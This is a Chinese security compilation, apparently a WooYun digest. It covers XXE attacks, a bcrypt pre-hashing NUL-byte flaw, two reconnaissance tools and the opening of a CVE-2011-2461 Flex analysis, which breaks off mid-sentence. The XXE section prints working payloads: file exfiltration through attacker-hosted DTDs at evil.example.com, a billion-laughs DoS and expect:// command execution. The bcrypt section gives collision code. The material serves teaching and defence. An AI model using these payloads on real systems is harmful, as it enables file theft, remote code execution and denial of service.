除了外部实体和基于 DOCTYPE 的 SSRF 攻击之外，XML Schema 提供了两个在实例文档中使用的特殊属性，用于指出模式文档的位置。这两个属性是：xsi:schemaLocation 和 xsi:noNamespaceSchemaLocation，前者用于声明了目标名称空间的模式文档，后者用于没有目标名称空间的模式文档，它们通常在实例文档中使用：

```
<roottag xmlns="http://schema/namespace/primary"
         xmlns:secondaryns="http://schema/namespace/secondary"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://schema/namespace/primary
  <p>
    <secondaryns:s>
    ...
    </secondaryns:s>
  </p>
</roottag>
http://location/of/remote/schema/primary.xsd
http://schema/namespace/secondary
http://location/of/remote/schema/secondary.xsd">
```

在这个案例中，所有带有 secondaryns:前缀的都会遵循在 xmlns:secondaryns 中定义的机制。

由于 DOCTYPE 定义不能出现在文档的中部，所以当我们只对文档某个部分可控的时候，就能利用 schema_Location（http://location/of/remote/schema/primary.xsd）发起 ssrf。（前提是一些设置需要设置为 on，然而我们并没有对每个 xml parser 进行充分的测试，来研究不同环境下有什么要求能让我们进行 ssrf 攻击，所以这也是一个待研究的方向，有兴趣的 wooyuner 可以交流。）

引入参数实体后的攻击手段

当我们的恶意 xml 被成功解析，这时我们有可能面临两个问题：

数据未闭合导致嵌入失败（比如只存在<?php）。
服务器进行限制导致数据不能返回。

引入参数实体之后，这两个问题就能得到解决，参数实体以%开头，我们使用参数实体只需要遵循两条原则：

参数实体只能在 DTD 声明中使用。
参数实体中不能再引用参数实体。

CDATA 转义的妙用：

CDATA 部件在 CDATA 部件的所有内容都会被 XML 解析器忽略，即 CDATA 部件里面的内容仅仅只是一个字符串文本的作用。一个 CDATA 部件以"<![CDATA["标记开始，以"]]>"标记结束。

那么我们能不能构造一个这样的页面来返回那些文件呢：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
   <!ENTITY % start "<![CDATA[">
   <!ENTITY % goodies SYSTEM "file:///etc/fstab">
   <!ENTITY % end "]]>">
   <!ENTITY % dtd SYSTEM "http://evil.example.com/combine.dtd">
%dtd;
]>
<roottag>&all;</roottag>
```

combine.dtd 如下：

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY all "%start;%goodies;%end;">
```

前面也提到过，当 xml parsers 会把 xml 的参数实体%start、%end 马上进行解释，由于没有闭合就会抛出错误，那么这里的%start 为何能正常地解析呢？这是因为参数实体的引用不需要在 xml 文档解析的时候保持 xml 闭合，这样就绕过了限制。

通过这样我们就能读取所有数据了（base64 编码也可），外带数据 bypass 回显限制。

另一种使用参数实体的手段就是外带数据了，利用参数实体，我们能够把需要读取的文件通过一些协议（http ftp 等）发送到我们的服务器上，那么通过日志查看就能获取数据了。我们可以这么构造：

```
<?xml version="1.0" encoding="utf-8"?> <!DOCTYPE roottag [
<!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % dtd SYSTEM "http://example.com/evil.dtd"> %dtd;]>
<roottag>&send;</roottag>
```

然后在我们可控的 http://example.com/，置如下 DTD：

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://example.com/?%file;'>"> %all;
```

流程如下，如图 5-2-3：




图 5-2-3

XXE 的奇门遁甲：

基于 XInclude 的文件包含，XInclude 提供了一种较为方便的取回数据的思路（再也不用担心数据不完整而导致 parser 抛出一个错误），而我们能够通过 parse 属性，强制引用文件的类型：

```
root xmlns:xi="http://www.w3.org/2001/XInclude">
  <xi:include href="file:///etc/fstab" parse="text"/>
</root>
```

不过 Xinclude 需要手动开启，测试发现所有 xml parser 都默认关闭这一特性。

拒绝服务：

XXE 攻击也能用来发起拒绝服务攻击，如下的递归引用，从下至上以指数形式增多：

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
   <!ENTITY lol "lol">
   <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
   <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
   <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
   <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
   <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
   <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
   <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
   <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

回忆一下解析过程，当 XML 处理器载入这个文档的时候，它会包含根元素，而里面定义了实体&lol9，而 19 实体扩展成了包含了：

```
“&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;”
```

这个字符串。如此递归上去，压入内存的东西呈指数增长，实验发现，一个小于 1KB 的 XML 攻击 payload 能消耗 3GB 的内存。

特定环境下的攻击和限制：

Java&Xerces，默认的 Oracle's Java Runtime Environment 下的 XML parser 是 Xerces，一个 apache 的项目。而 Xerces 和 Java 提供了一系列的特性，这些特性又能导致一些严重的安全问题。上述的那些攻击手法（DOCTYPEs for SSRF,文件读取,参数实体的外带数据）在 java 的默认配置下能够运用自如,java/Xerces 也支持 XInclude，但是需要 setXIncludeAware(true)和 setNamespaceAware(true)。

java 规范能够支持如下的 URL 机制：

```
http
https
ftp
file
jar
```

令人吃惊的是 Java 的 file 协议能够用来列目录，比如说，在 linux 下面“file:///”会列出/目录下所有东西：

```
bin
boot
dev
etc
home
...
```

jar 协议 jar:http://host/application.jar!/file/within/the/zip，会导致服务器首先取得文件然后解压这个以 jar 开头！结尾的包，并提取后面的文件。从攻击者的角度看，完全能够定制一些高压缩比的包（比如 1000：1）这些 ZIP 炸弹能用来攻击反病毒系统，或者用来消耗目标机的硬盘/内存资源。注意，jar URLs 能在任何接受 DOCTYPE 定义的 JAVA Xerces 系统上使用。所以，即使外部实体关闭了，还是能够进行攻击。

php&expect 的 RCE：

很遗憾，这个扩展并不是默认安装的，然而安装了这个扩展的 XXE 漏洞，是能够执行任意命令：

```
<!DOCTYPE root[<!ENTITY cmd SYSTEM "expect://id">]>
<dir>
<file>&cmd;</file>
</dir>
```

那么就会返回如下：

```
<file>uid=501(Apple) gid=20(staff)
groups=20(staff),501(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),401(com.apple.sharepoint.group.1),33(_appstore),100(_lpoperator),204(_developer),398(com.apple.access_screensharing),399(com.apple.access_ssh)<file>
```

xml 注入：

这个和 xxe 攻击关系并不大，但是本文讨论的是 XML 安全，所以这个自然也就收录进来。$GLOBALS["HTTP_RAW_POST_DATA"]在 php 中被设置成了“不转义”，一旦程序通过实体获

取数据后，直接带入了 Mysql 最后造成注入。
案例如下：
WooYun: PHPYUN 最新版 XML 注入及 SQL 注入获取管理员账号（无视任何防御）
http://www.wooyun.org/bugs/wooyun-2014-064678

总结

XXE 攻击总在被忽视，发者往往说：
攻击威胁小，实体就能完全避免。
XML 实体攻击是啥？
然而，xml 实体攻击再上述的攻击中已然产生了很多出乎开发者意料的威胁。

参考文章：

VSR http://www.vsecurity.com/download/publications/XMLDTDEntityAttacks.pdf
OWASP　https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing
批注：ssrf 扫描图引用自 OWASP 一位 speaker 的 PDF
（全文完） 责任编辑：游风

第3节 Bcrypt 与其他 Hash 函数同时使用时造成的安全问题

作者：phith0n
来自：乌云知识库 － WooYun
网址：http://drops.wooyun.org/

前言

php 在 5.5 版本中引入了以 bcrypt 为基础的哈希函数 password_hash，和其对应的验证函数 password_verify，让开发者轻松实现加盐的安全密码。本文就是围绕着 password_hash 函数讲述作者发现的安全问题。
有一次，我在 StackOverflow 上看到个有趣的问题：当密码位数过长的时候，password_verify() 函数是否会被 DOS 攻击？很多哈希算法的速度都受到数据的量的影响，这将导致 DOS 攻击：攻击者可以传入一个非常长的密码，来消耗服务器资源。这个问题对于 Bcrypt 和 PasswordHash 也很有意义。我们都知道，Bcrypt 限制密码的长度在 72 个字符以内，所以在这点上它不会被影响的。但我选择进行深入挖掘的时候，却发现了其他令我惊讶的问题。

crypt.c 分析

首先我们看看 php 是怎么实现 crypt()函数的，这个我们感兴趣的函数在源码中对应“php_crypt()”，声明如下：

```
PHPAPI zend_string *php_crypt(const char *password, const int pass_len, const char *salt, int salt_len)
```

我们看看进行加密的部分

```
} else if (
        salt[0] == '$' &&
        salt[1] == '2' &&
        salt[3] == '$') {
    char output[PHP_MAX_SALT_LEN + 1];
    memset(output, 0, PHP_MAX_SALT_LEN + 1);
    crypt_res = php_crypt_blowfish_rn(password, salt, output, sizeof(output));
    if (!crypt_res) {
        ZEND_SECURE_ZERO(output, PHP_MAX_SALT_LEN + 1);
```

```
            return NULL;
        } else {
            result = zend_string_init(output, strlen(output), 0);
            ZEND_SECURE_ZERO(output, PHP_MAX_SALT_LEN + 1);
            return result;
        }
}
```

注意到了吗？由于 password 变量一个是 char 指针（char *），所以 php_crypt_blowfish_rn() 并不能知道参数 password 的长度。我想看看他是怎么获得长度的。

跟进 php_crypt_blowfish_rn()，我发现唯一使用 password 变量（函数里叫 key）的地方，是把它传给了 BF_set_key()函数。这个函数的注释中说明了一些设置和安全使用事项，实际上总结起来就是下面这个循环（去除了注释）：

```
const char *ptr = key;
/* ...snip... */
for (i = 0; i < BF_N + 2; i++) {
        tmp[0] = tmp[1] = 0;
        for (j = 0; j < 4; j++) {
                tmp[0] <<= 8;
                tmp[0] |= (unsigned char)*ptr; /* correct */
                tmp[1] <<= 8;
                tmp[1] |= (BF_word_signed)(signed char)*ptr; /* bug */
                if (j)
                        sign |= tmp[1] & 0x80;
                if (!*ptr)
                        ptr = key;
                else
                        ptr++;
        }
        diff |= tmp[0] ^ tmp[1]; /* Non-zero on any differences */


        expanded[i] = tmp[bug];
        initial[i] = BF_init_state.P[i] ^ tmp[bug];
}
```

给不懂 C 语言的人用来解引用指针，也就是返回这个指针指向的值。所以我们定义 char*abc=”abc”，那么 abc 的值就是’a’（事实上是’a’的 ascii 码值）。当你执行了 abc++ 以后，*abc 的值就等于’b’，这就是 C 语言中字符串 string 的工作原理。

接着看，这个循环会迭代 72 次（因为 BF_N 等于 16），每次迭代会“吃掉”字符串的一个字符。那么看以下代码：

```
if (!*ptr)
        ptr = key;
else
        ptr++;
```

如果*ptr 的值为 0，那么重新让它指向字符串的首字符，依此规则循环，执行 72 次。这就是为什么传入的字符串要小于 72 个字符（因为 C 语言字符串是以 NUL 结尾，所以要占用一

个字节）。那我们来想想，以上代码意味着”test\0abc”将会被处理成：

```
test\0test\0test\0test\0test\0test\0test\0test\0test\0test\0test\0test\0test\0te
```

实际上，所有以”test\0”开头的字符串都会被处理成这样。结果就是，它忽略了第一个 NUL 以后的所有内容（test\0abc 中的 abc）。这样会产生什么问题呢？很明显，你的密码变短了：（从 test\0abc 变成 test\0）。但因为没有人会在密码中使用“\0”，那么它是不是不算问题了？

事实上，的确没人会在密码中使用“\0”，所以如果你单独使用 password_hash()或 crypt()的时候，你是 100%安全的。但如果你不是直接使用他们，而是进行了“预哈希”（pre-hash），那你就会遇到本文中说的主要问题。

主要问题

有些同学觉得单独使用 bcrypt 不够，而是选择去”预哈希（pre-hash）”，也就是预先计算一次哈希，再把返回结果传入正式的哈希函数进行计算。

这样可以让用户去使用“更长”的密码（超过 72 个字符），如：

```
password_hash(hash('sha256', $password, true), PASSWORD_DEFAULT)
```

另外，也有些同学想给哈希加点“salt”，所以配合私钥使用 HMAC：

```
password_hash(hash_hmac('sha256', $password, $key, true), PASSWORD_DEFAULT)
```

问题在于，以上用法中 hash 和 hash_hmac 函数的最后一个参数传入的都是 true，它强制函数返回原始（二进制）数据。使用原始数据而非编码后的数据，再次计算哈希，这种做法在加密函数中是很常见的。这样做可以在你把 sha512 加密后 128 位的数据截断成 72 位而失去熵的同时，也还能多留一些熵。

但这意味着第一次哈希函数输出的内容中，可以含有“\0”。而且有高达近 1/256（0.39%）的可能性第一位是”\0”（这时候你的密码等于变成了一个空字符串）。那么我们只需要去尝试大概 177 次密码，就有 50%的机会获得一个第一位是 NULL 字符的密码，等于大概 177 个用户就有 50%的概率使用了一个 NULL 开头的密码。所以我们尝试 31329（177*177）个账号和密码的组合就有 25%的概率成功登录一个账户。这给在线碰撞哈希提供了可能（如：通过分布式的方式），这真是糟糕透了。我们来看一个利用上述方法碰撞账号密码的例子：

```
$key = "algjhsdiouahwergoiuawhgiouaehnrgzdfgb23523";
$hash_function = "sha256";
$i = 0;
$found = [];

while (count($found) < 2) {
    $pw = base64_encode(str_repeat($i, 5));
    $hash = hash_hmac($hash_function, $pw, $key, true);
    if ($hash[0] === "\0") {
        $found[] = $pw;
    }
    $i++;
}
var_dump($i, $found);
```

我选择了一个随机的$key，然后我用一个看似“随机”的密码$pw（其实是 5 个重复字符进行 base64 编码后的值），然后开始跑。这段傻傻的代码开始进行碰撞（效率比较低）。最后获得了如下结果：

```
int(523)
```

```
array(2) {
  [0]=>
  string(16) "MzEzMTMxMzEzMQ=="
  [1]=>
  string(20) "NTIyNTIyNTIyNTIyNTIy"
}
```

我们在 523 次尝试中碰撞出了 2 个密码“MzEzMTMxMzEzMQ==”和“NTIyNTIyNTIyNTIyNTIy”，尝试的次数将会随着密钥的改变而改变，然后我们做以下实验：

```
$hash = password_hash(hash_hmac("sha256", $found[0], $key, true), PASSWORD_BCRYPT);
var_dump(password_verify(hash_hmac("sha256", $found[1], $key, true), $hash));
```

得到如下输出：

```
bool(true)
```

十分有趣。两个不同的密码却被认为是同一个 hash，我们的哈希碰撞奏效了。

检测有问题的哈希值

我们可以用如下方法简单地测试我们的哈希值是否是 NULL 字符开头的：

```
password_verify("\0", $hash)
```

比如，我们测试下面的哈希：

```
$2y$10$2ECy/U3F/NSvAjMcuBeI6uMDmJlI8t8ux0pXOAoajpv2hSH0veOMi
```

返回结果为 bool(true)，说明它是由首字符为 NULL 的字符串加密得到的。所以，在离线情况下，只用一行的代码即可检测这个问题。另外，就算你计算二次哈希值的字符串不是以 NULL 字符开头，也不代表你绝对的安全（假设你使用了上述有缺陷的加密算法）。当第二个字符是 NULL 的时候，同样的事情也可能发生：

```
a\0bc
a\0cd
a\0ef
```

这些都是可以碰撞的，你将会有 0.39%的概率碰撞到第二个字符是\0 的结果。在所有首字母为 a 的字符串中，你也将有 0.39%的概率获得一个第二个字符是\0 的结果。这意味着我们的破解密码的工作量从碰撞整个字符串哈希变成了只用碰撞以上很短的字符串。这个问题将一直延续下去（第 3 个字符是\0、第 4 个、第 5 个）。有些人说我并未使用 password_hash，我用了 CRYPT_SHA256！

看到源码中的 php_crypt()函数，我们可以发现 crypt()中所有加密方式都有这样的行为，它并不仅存在于 bcrypt，也不仅集中于 php，整个 crypt(3)C 语言库都有这个问题。

我在文中主要使用 bcrypt 来说明问题的原因是 password_hash()调用了它，而 password_hash 是当前 PHP 推荐的加密算法。值得注意的是，如果你使用了 hash_pbkdf2()，就不容易被影响，而使用的是 scrypt 库会更好。

修复方法

这个问题不是出在 bcrypt，而是同时使用了 bcrypt 与其他加密方式造成的。事实证明，也并不是所有组合都是不安全的。《Mozilla's system》里提到的方式：

```
password_hash(base64_encode(hash_hmac("sha512", $password, $key, true)), PASSWORD_BCRYPT)
```

它是安全的，因为它在获得了 hash_hmac 的返回值后进行了 base64 编码。另外，如果 hash/hmac 返回值是 hex 形式的话你也是安全的（最后一个参数是默认的 false）。

如果你按以下说明去做，你就是 100%安全的：

```
直接使用 bcrypt 加密（而不去 pre_hash）
```

```
使用 hex 形式的值作为 pre_hash 的参数
使用 base64 编码后的值作为 pre_hash 的参数
```

总之，要不就不要 pre_hash，要不就编码后再进行 pre_hash。

根本问题

根本问题就是加密算法最初就不是为同时使用而设计的，同时使用多个加密算法会让开发者觉得安全，但实际上并不是，上述问题只是这种错误做法的一个体现。

所以，我们应该按照算法设计者预想的方式去使用他们，如果你想在 bcrypt 上再加强防御，那就加密它的输出结果：

```
encrypt(password_hash(...), $key)。
```

最后，也是最最重要的是：绝不要尝试发明自己的加密算法，否则会导致致命后果。

原文：http://blog.ircmaxell.com/2015/03/security-issue-combining-bcrypt-with.html?m=1

（全文完）责任编辑：游风

第五章 开源工具

第1节 态多线程敏感信息泄露检测工具--WeakFileScan

作者：猪猪侠

来自：乌云社区 - WooYun

网址：https://zone.wooyun.org

Github 托管地址：

https://github.com/ring04h/weakfilescan

具体使用细节文档和帮助文档正在撰写。

一句话，它用来检测敏感信息泄露的，svn、git、配置文件的临时文件全包含了，相关流程图、设计图编辑中。

利用一切可利用的动态信息来关联检测的，各种用心的逻辑判断过滤。

#安装 lxml&beautifulsoup4：

```
yum install python-devel libxml2-devel libxslt-devel
pip install lxml beautifulsoup4
```

运行效果：

```
python wyspider.py wuyun.org
----------------------------------------------------
* scan http://wuyun.org start
----------------------------------------------------
[200] http://wuyun.org => http://wuyun.org/
[200] http://wuyun.org/wuyun.tar.gz => http://wuyun.org/wuyun.tar.gz
----------------------------------------------------
* scan complete...
----------------------------------------------------
{
   "dirs": {
```

```
    "http://wuyun.org": [
      "http://wuyun.org"
    ]
  },
  "files": {
    "http://wuyun.org": [
      "http://wuyun.org/wuyun.tar.gz"
    ]
  }
}
```

（全文完） 责任编辑：游风

第2节 SubDmainsBrute 子域名暴力枚举 python 脚本

作者：lijiejie
来自：乌云社区 - WooYun
网址：https://zone.wooyun.org

渗透测试时，前期的信息收集包括主机（服务）发现。
子域名暴力枚举是十分常用的主机查找手段。
我写了一个改进的小脚本，用于暴力枚举子域名，它的改进在于：

用小字典递归地发现三级域名，四级域名、五级域名等不容易被探测到的域名
字典较为全面，小字典就包括 3 万多条，大字典多达 8 万条
默认使用 114DNS、百度 DNS、阿里 DNS 这几个快速又可靠的公共 DNS 进行查询，可随时修改配置文件添加你认为可靠的 DNS 服务器
自动筛选泛解析的域名，当前规则是： 超过 10 个域名指向同一 IP，则此后发现的其他指向该 IP 的域名将被丢弃
整体速度还过得去，在我的 PC 上，每秒稳定扫描 100 到 200 个域名（10 个线程）

下面有我扫描 baidu.com 得到的结果，共发现 1521 个域名，能找到不少内网域名和 IP，效果还是非常不错的。
它甚至可以发现这样的域名：data.test.noah.baidu.com[10.36.166.17]
未经改进的工具通常是探测不到这个域名的。
扫描其他几家公司，情况一样，可以发现不少内网域名、IP（段）、甚至是十分隐蔽的后台。
这就是不做 private DNS 和 public DNS 隔离的坏处啊，内网的相关拓扑和服务轻易暴露给黑客了，放出一些示例结果：

http://www.lijiejie.com/wp-content/uploads/2015/04/baidu.com_.txt
http://www.lijiejie.com/wp-content/uploads/2015/04/youku.com_.txt
http://www.lijiejie.com/wp-content/uploads/2015/04/tudou.com_.txt
http://www.lijiejie.com/wp-content/uploads/2015/04/letv.com_.txt
http://www.lijiejie.com/wp-content/uploads/2015/04/renren.com_.txt

Github 托管地址：
https://github.com/lijiejie/subDomainsBrute
请先安装依赖的 dnspython，在 install 目录下，如果你有什么意见和改进，请反馈，谢谢！
（全文完）责任编辑：游风

第六章 漏洞分析

第1节 CVE-2011-2461 原理分析及案例

作者：gainover
来自：乌云知识库 － WooYun
网址：http://drops.wooyun.org

0x00 漏洞背景：

从 CVE 编号就可以看出这个漏洞已经有一些年头了。由于这个漏洞发生在 Flex SDK 里，而非 Flash Player 上。所以对于开发者而言，只要他们使用了具有该缺陷的 Flex SDK 来编译 FLASH，那么其所生成的 FLASH 文件也会相应的存在缺陷。一方面，开发者可能并不会及时更新自己的 Flex 开发工具，这会在之后的开发中继续发布新的具有缺陷的 FLASH 文件；另一方面，即使开发者更新了自己的开发工具，但是其之前所开发的 FLASH 文件依然处于缺陷状态。正因如此，时至今日，网上依然存在诸多具有缺陷的 FLASH 文件。根据《THE OLD IS NEW,AGAIN.CVE-2011-2461 IS BACK!》中的统计数据，连 Alexa 排名前 10 的站点也躺枪了。这不，随后（2015-3-30）他们又发表了一篇名为《Exploiting CVE-2011-2461 on google.com》的博文来证明 CVE-2011-2461 的影响。那么一起来看看 CVE-2011-2461 到底是个什么情况吧。

0x01 漏洞成因分析：

采用 Flex 开发的 WEB 应用在文件体积上有时候会比较大，这会导致用户等待一个比较长的下载时间，体验实在不是很好。因此，Flex 通常会使用在运行时加载“某些东西”来缓解这个问题。“某些东西”包括：运行时共享库（Runtime Shared Libraries,RSLs）以及资源模块（Resource Modules）。前者（RSLs）主要用于将一些通用及经常被用到的组件或类在第一次加载后缓存到本地，避免后续每次都需要从网络上加载这些内容；而后者则与软件本土化（localization）有关。要让 Flex 开发的 Web 应用支持多种语言展现，一种方式是把应用及语言文件全部打包到一个 FLASH 中，这样会产生的 FLASH 文件会体积较大；另一种方式则是单独将语言文件编译成独立的 SWF，然后让应用去动态加载这些 SWF 文件（这些被动态加载的独立 SWF 就被称为 Resource Module）。采用这种方式会让应用的主文件体积有所缩减，加快了加载速度，但正是这样一个动态加载的机制上出现了本文所述的漏洞。对于资源模块，Flex 支持两种方式来进行动态加载。一种是应用程序初始化时，先调用用 resourceManager.loadResourceModule()方法，再设置 resourceManager.localeChain 属性的方式；而另一种是直接在 HTML 里通过设置 flashvars 的值来实现。通常代码如下：

```
<param name='flashVars' value='resourceModuleURLs=es_ES_ResourceModule.swf&localeChain=es_ES'/>
```

接下来，我们通过查看 Flex 编译出的 Flash 文件的源代码，来看看资源模块到底是如何被加载，漏洞发生在何处：

1.mx.managers.SystemManager：

定位到该类下的 initialize 函数：

```
....
//从 flashvars 里取出 resourceModuleURLs 参数，赋值给 resourceModuleURLList
var resourceModuleURLList:String = loaderInfo.parameters["resourceModuleURLs"];
//将 resourceModuleURLList 按 ， 号分割为 resourceModuleURLs 数组
var resourceModuleURLs:Array = (resourceModuleURLList) ?
....
```

```
//从 flashvars 里取出 resourceModuleURLs 参数，赋值给 resourceModuleURLList
var resourceModuleURLList:String = loaderInfo.parameters["resourceModuleURLs"];
//将 resourceModuleURLList 按 ， 号分割为 resourceModuleURLs 数组
var resourceModuleURLs:Array = (resourceModuleURLList) ? resourceModuleURLList.split(",") : null;
//最终 resourceModuleURLs 进入了 preloader 的 initialize 函数
preloader.initialize(usePreloader, preloaderDisplayClass, preloaderBackgroundColor, preloaderBackgroundAlpha,
preloaderBackgroundImage, preloaderBackgroundSize, (isStageRoot) ? stage.stageWidth : loaderInfo.width,
(isStageRoot) ? stage.stageHeight : loaderInfo.height, null, null, rslList, resourceModuleURLs);
```

2.mx.preloaders.Preloader：

定位到该类下的 initialize 函数，

```
//如果传入的 resourceModuleURLs 有内容
if (((resourceModuleURLs) && ((resourceModuleURLs.length > 0)))){
 n = resourceModuleURLs.length;
 i = 0;
 //循环对每一个 Resource Module 进行处理
 while (i < n) {
   //最终模块的 URL 进入了 ResourceModuleRSLItem 类
   resourceModuleNode = new ResourceModuleRSLItem(resourceModuleURLs[i]);
   //每个 resourceModuleNode 被追加到 rslList 中
   rslList.push(resourceModuleNode);
   i++;
 };
};
// rslList 被传入 RSLListLoader 中
rslListLoader = new RSLListLoader(rslList);
...
//随后调用 rslListLoader 的 load 方法
rslListLoader.load(mx_internal::rslProgressHandler, mx_internal::rslCompleteHandler,
mx_internal::rslErrorHandler, mx_internal::rslErrorHandler, mx_internal::rslErrorHandler);
...
```

3.mx.core.RSLListLoader：

首先看该函数的构造函数：

```
public function RSLListLoader(rslList:Array){
rslList = [];
super();
//rslList 被传递给当前类的 rslList 属性
this.rslList = rslList;
}
```

接着看看上一步里调用的 rslListLoader.load 函数：

```
public function load(progressHandler:Function, completeHandler:Function, ioErrorHandler:Function,
securityErrorHandler:Function, rslErrorHandler:Function):void{
  ...
  //load 函数调用 loadNext 函数
  loadNext();
```

```
}
```

继续跟 loadNext：

```
private function loadNext():void{
   if (!isDone()){
      currentIndex++;
      if (currentIndex < rslList.length){
         rslList[currentIndex].load(chainedProgressHandler, listCompleteHandler, listIOErrorHandler,
listSecurityErrorHandler, chainedRSLErrorHandler);
      };
   };
}
```

可以看出，实际上就是循环调用 rslList 里每一个元素（ResourceModuleRSLItem）的 load 方法。

4.mx.core.ResourceModuleRSLItem：

那么我们接着看该类的 load 方法：

```
override public function load(progressHandler:Function, completeHandler:Function, ioErrorHandler:Function,
securityErrorHandler:Function, rslErrorHandler:Function):void{
...
//创建一个资源管理器
   var resourceManager:IResourceManager = ResourceManager.getInstance();
//调用资源管理器的 loadResourceModule
   var eventDispatcher:IEventDispatcher = resourceManager.loadResourceModule(url);
...
}
```

其实转了一大圈，最后可以看到，通过设置 flashvars 的方式实际上最终也是通过调用 resourceManager.loadResourceModule 来实现的。

5.mx.resources.ResourceManagerImpl：

loadResourceModule 里继续看到 url 参数进入到了 ModuleManager.getModule 中：

```
public function loadResourceModule(url:String, updateFlag:Boolean=true,
applicationDomain:ApplicationDomain=null, securityDomain:SecurityDomain=null):IEventDispatcher{
...
   moduleInfo = ModuleManager.getModule(url);
...
//得到 moduleInfo 后，最终会调用 moduleInfo 的 load 方法
moduleInfo.load(applicationDomain, securityDomain);
}
```

6. mx.modules.ModuleManagerImpl：

```
public function getModule(url:String):IModuleInfo{
   var info:ModuleInfo = (moduleList[url] as ModuleInfo);
//如果 info 不存在，则以 url 为参数创建一个新的 ModuleInfo 实例
   if (!info){
      info = new ModuleInfo(url);
      moduleList[url] = info;
   };
```

```
//最终返回 ModuleInfoProxy 类的实例
   return (new ModuleInfoProxy(info));
}
```

7. mx.modules.ModuleInfoProxy：

```
public function ModuleInfoProxy(info:ModuleInfo){
   super();
//ModuleInfo 的实例被存入 ModuleInfoProxy 的 info 属性里
   this.info = info;
 …
}
```

根据前面可知，将会调用 ModuleInfoProxy 的 load 方法：

```
public function load(applicationDomain:ApplicationDomain=null, securityDomain:SecurityDomain=null,
bytes:ByteArray=null):void{
   …
   //实际上最终调用的是 info 的 load 方法，即调用 ModuleInfo 实例的 load 方法
        info.load(applicationDomain, securityDomain, bytes);
   …
}
```

8. mx.modules.ModuleInfo：

最终我们就能看到参考链接(2)中 PPT 里提到的代码部分（小编提示：参考链接在文末 0x06 部分哦）：

```
public function load(applicationDomain:ApplicationDomain=null, securityDomain:SecurityDomain=null,
bytes:ByteArray=null):void{
   …
   var r:URLRequest = new URLRequest(_url);
//创建一个 LoaderContext -> c
   var c:LoaderContext = new LoaderContext();
   c.applicationDomain = (applicationDomain) ? applicationDomain : new
ApplicationDomain(ApplicationDomain.currentDomain);
   c.securityDomain = securityDomain;
//设置 LoaderContext 的 securityDomain 到 SecurityDomain.currentDomain
   if ((((securityDomain == null)) && ((Security.sandboxType == Security.REMOTE)))){
      c.securityDomain = SecurityDomain.currentDomain;
   };
   loader = new Loader();
 ….
//最终以当前的安全域加载外部模块
   loader.load(r, c);
}
```

以上就是整个代码流程，问题就发生在 c.securityDomain = SecurityDomain.currentDomain;这一句代码上。在 Adobe 官方手册对于 securityDomain 的解释上，可以看到这样一段描述（非直译）：“同域情况下，即当 1.com 的 FLASH A 文件加载 1.com 下的 FLASH B 文件，B 文件与 A 文件具有相同的安全域；而跨域情况下，即当 1.com 的 FLASH A 文件加载 2.com 下的

